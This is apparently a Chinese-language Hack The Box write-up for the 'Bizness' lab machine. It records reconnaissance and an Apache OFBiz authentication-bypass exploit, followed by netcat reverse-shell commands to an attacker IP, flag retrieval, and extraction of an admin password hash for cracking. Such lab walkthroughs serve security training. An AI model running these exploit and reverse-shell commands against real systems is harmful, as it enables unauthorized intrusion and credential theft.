
Bizness(完成)



```
┌──(root㉿kali)-[~]
└─# nmap -sCV 10.10.11.252
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-15 21:32 EST
Nmap scan report for 10.10.11.252
Host is up (0.26s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e21d5dc2e61eb8fa63b242ab71c05d3 (RSA)
|   256 3911423f0c250008d72f1b51e0439d85 (ECDSA)
|_  256 b06fa00a9edfb17a497886b23540ec95 (ED25519)
80/tcp  open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
443/tcp open  ssl/http nginx 1.18.0
| tls-alpn:
|_  http/1.1
|_http-title: Did not follow redirect to https://bizness.htb/
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvin
ceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.75 seconds
```

使用目錄爆破找到多個登入介面

https://bizness.htb/accounting/control/main -會計管理

https://bizness.htb/catalog/control/main -內容管理

https://bizness.htb/catalog/control/main -範例登入


https://bizness.htb/catalog/control/main -型錄管理

系統為： Apache OFBiz. 發行 18.12 =>漏洞CVE-2023-49070、CVE-2023-51467

參考：https://threatprotect.qualys.com/2023/12/27/apache-ofbiz-authentication-bypass-vulnerability-cve-2023-51467/

github：https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass

使用ping監聽成功，可嘗試反彈shell




```
usage: exploit.py [-h] --url URL [--cmd CMD]
exploit.py: error: unrecognized arguments: 10.10.14.6

┌──(root㉿kali)-[~/hackthebox/Bizness/Apache-OFBiz-Authentication-Bypass]
└─# python3 exploit.py --url https://bizness.htb/accounting/control/main --c
md 'wget 10.10.14.6'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

┌──(root㉿kali)-[~/hackthebox/Bizness/Apache-OFBiz-Authentication-Bypass]
└─# python3 exploit.py --url https://bizness.htb/accounting/control/main --c
md 'ping 10.10.14.6'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

┌──(root㉿kali)-[~/hackthebox/Bizness/Apache-OFBiz-Authentication-Bypass]
└─# 
```

```
┌──(root㉿kali)-[~]
└─# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:30:22.140508 IP 10.10.14.6.33086 > bizness.htb.https: Flags [S], seq 2140
11868, win 64240, options [mss 1460,sackOK,TS val 1202304692 ecr 0,nop,wscal
e 7], length 0
21:30:22.395226 IP bizness.htb.https > 10.10.14.6.33086: Flags [S.], seq 262
5438643, ack 214011869, win 65160, options [mss 1340,sackOK,TS val 215793362
9 ecr 1202304692,nop,wscale 7], length 0
21:30:22.395283 IP 10.10.14.6.33086 > bizness.htb.https: Flags [.], ack 1, w
in 502, options [nop,nop,TS val 1202304947 ecr 2157933629], length 0
21:30:22.432551 IP 10.10.14.6.33086 > bizness.htb.https: Flags [P.], seq 1:5
18, ack 1, win 502, options [nop,nop,TS val 1202304984 ecr 2157933629], leng
th 517
21:30:22.686809 IP bizness.htb.https > 10.10.14.6.33086: Flags [.], ack 518,
 win 506, options [nop,nop,TS val 2157933921 ecr 1202304984], length 0
21:30:22.689450 IP bizness.htb.https > 10.10.14.6.33086: Flags [.], seq 1:13
29, ack 518, win 506, options [nop,nop,TS val 2157933922 ecr 1202304984], le
ngth 1328
```

反彈成功


python3 exploit.py --url https://bizness.htb --cmd "nc -c bash 10.10.14.137 2233"



File Actions Edit View Help
root@kali: ~
root@kali: ~/hackthebox/Bizness/Apache-OFBiz-Authentication-Bypass


```
┌──(root㉿kali)-[~/hackthebox/Bizness/Apache-OFBiz-Authentication-Bypass]
└─# python3 exploit.py --url https://bizness.htb --cmd "nc -e bash 10.10.14.137 2233"
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

┌──(root㉿kali)-[~/hackthebox/Bizness/Apache-OFBiz-Authentication-Bypass]
└─# python3 exploit.py --url https://bizness.htb --cmd "nc -c bash 10.10.14.137 2233"
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.

┌──(root㉿kali)-[~/hackthebox/Bizness/Apache-OFBiz-Authentication-Bypass]
└─# 
```

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 2233
listening on [any] 2233 ...
connect to [10.10.14.137] from (UNKNOWN) [10.10.11.252] 4
2574
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
lib
LICENSE
NOTICE
npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
runtime
SECURITY.md
settings.gradle
themes
VERSION
```



```
ofbiz@bizness:/opt/ofbiz$ id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbi
z-operator)
ofbiz@bizness:/opt/ofbiz$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 150
0
        inet 10.10.11.252  netmask 255.255.254.0  broadca
st 10.10.11.255
        inet6 fe80::250:56ff:feb9:ec9a  prefixlen 64  sco
peid 0×20<link>
        ether 00:50:56:b9:ec:9a  txqueuelen 1000  (Ethern
et)
        RX packets 239205  bytes 28461518 (27.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 274849  bytes 157287377 (150.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  col
lisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 618646  bytes 185470873 (176.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 618646  bytes 185470873 (176.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  col
lisions 0

ofbiz@bizness:/opt/ofbiz$ whoami
ofbiz
ofbiz@bizness:/opt/ofbiz$ 
```

user flag




```
ofbiz@bizness:~$ ls
user.txt
ofbiz@bizness:~$ cat user.txt
7568c77596a66e4cc037a4b127bf6923
ofbiz@bizness:~$ 
```


===================

放棄找答案

/opt/ofbiz/runtime/data/derby/ofbiz/seg0$



```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ ls
ls
c10001.dat  c13f41.dat  c41f0.dat  c8151.dat  cc0b1.dat
c10011.dat  c13f51.dat  c4201.dat  c8161.dat  cc0c1.dat
c1001.dat   c13f61.dat  c4210.dat  c8171.dat  cc0d1.dat
c10021.dat  c13f71.dat  c421.dat   c8181.dat  cc0.dat
c10031.dat  c13f81.dat  c4221.dat  c8191.dat  cc0e1.dat
c10041.dat  c13f91.dat  c4230.dat  c81a1.dat  cc0f1.dat
c10051.dat  c13fa1.dat  c4241.dat  c81b1.dat  cc101.dat
c10061.dat  c13fb1.dat  c4250.dat  c81c1.dat  cc10.dat
c10071.dat  c13fc1.dat  c4261.dat  c81d1.dat  cc111.dat
c10081.dat  c13fd1.dat  c4270.dat  c81.dat    cc121.dat
c10091.dat  c13fe1.dat  c4281.dat  c81e1.dat  cc131.dat
c100a1.dat  c13ff1.dat  c4290.dat  c81f1.dat  cc141.dat
c100b1.dat  c14001.dat  c42a1.dat  c8201.dat  cc151.dat
c100c1.dat  c14011.dat  c42b0.dat  c8211.dat  cc161.dat
c100d1.dat  c1401.dat   c42c1.dat  c821.dat   cc171.dat
c100e1.dat  c14021.dat  c42d0.dat  c8221.dat  cc181.dat
c100f1.dat  c14031.dat  c42e1.dat  c8231.dat  cc191.dat
c10101.dat  c14041.dat  c42f0.dat  c8241.dat  cc1a1.dat
c1010.dat   c14051.dat  c4301.dat  c8251.dat  cc1b1.dat
c10111.dat  c14061.dat  c430.dat   c8261.dat  cc1c1.dat
c10121.dat  c14071.dat  c4310.dat  c8271.dat  cc1d1.dat
c10131.dat  c14081.dat  c4321.dat  c8281.dat  cc1e1.dat
c10141.dat  c14091.dat  c4330.dat  c8291.dat  cc1f1.dat
c10151.dat  c140a1.dat  c4341.dat  c82a1.dat  cc201.dat
c10161.dat  c140b1.dat  c4350.dat  c82b1.dat  cc211.dat
c10171.dat  c140c1.dat  c4361.dat  c82c1.dat  cc21.dat
c10181.dat  c140d1.dat  c4370.dat  c82d1.dat  cc221.dat
c10191.dat  c140e1.dat  c4381.dat  c82e1.dat  cc231.dat
c101a1.dat  c140f1.dat  c4390.dat  c82f1.dat  cc241.dat
c101b1.dat  c14101.dat  c43a1.dat  c8301.dat  cc251.dat
c101c1.dat  c1410.dat   c43b0.dat  c830.dat   cc261.dat
c101d1.dat  c14111.dat  c43c1.dat  c8311.dat  cc271.dat
```




```
Flash Streaming Video
ofbiz@bizness:/opt/ofbiz/runtime/data/derby/ofbiz/seg0$ strings *.dat | grep admin
<e/data/derby/ofbiz/seg0$ strings *.dat | grep admin
admin
admin
"Masters of business administration
admin
                <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_Qa
VBpDWFeo8-dRzDqRwXQ2I" enabled="Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" req
uirePasswordChange="N" userLoginId="admin"/>
ASuper admin group, has all *_ADMIN permission loaded as seed data
User preferences admin
Temporal expression admin
[All admin operations in the Project Manager for a project/phase/task the user is member of.
\All admin operations in the Scrum component for a project/sprint/task the user is member of.
PAll admin operations in the Scrum component for a project the user is member of.
admin
admin
admin
admin
admin
admin
admin
admin
admin
admin
admin
admin
admin
admin
admin
```

```
"Masters of business administration
admin
                <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643"
createdTxStamp="2023-12-16 03:40:23.445" currentPassword="**$SHA$d$uP0_QaVBpDWFeo8-
```


```
dRzDqRwXQ2I**" enabled="Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:44:54.272"
lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N"
userLoginId="admin"/>
ASuper admin group, has all *_ADMIN permission loaded as seed data
User preferences admin
Temporal expression admin
[All admin operations in the Project Manager for a project/phase/task the user is
member of.
|All admin operations in the Scrum component for a project/sprint/task the user is
member of.
PAll admin operations in the Scrum component for a project the user is member of.
```

`uP0/QaVBpDWFeo8+dRzDqRwXQ2I`




```
$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I


+ /
uP0/QaVBpDWFeo8+dRzDqRwXQ2I⟹2⟹16
john

rockyou.txt
```

```
┌──(root㉿kali)-[~/hackthebox/Bizness]
└─# echo "uP0/QaVBpDWFeo8+dRzDqRwXQ2I" |base64 -d | hex
base64: invalid input
b8fd3f41a541a435857a8f3e751cc3a91c174362
```

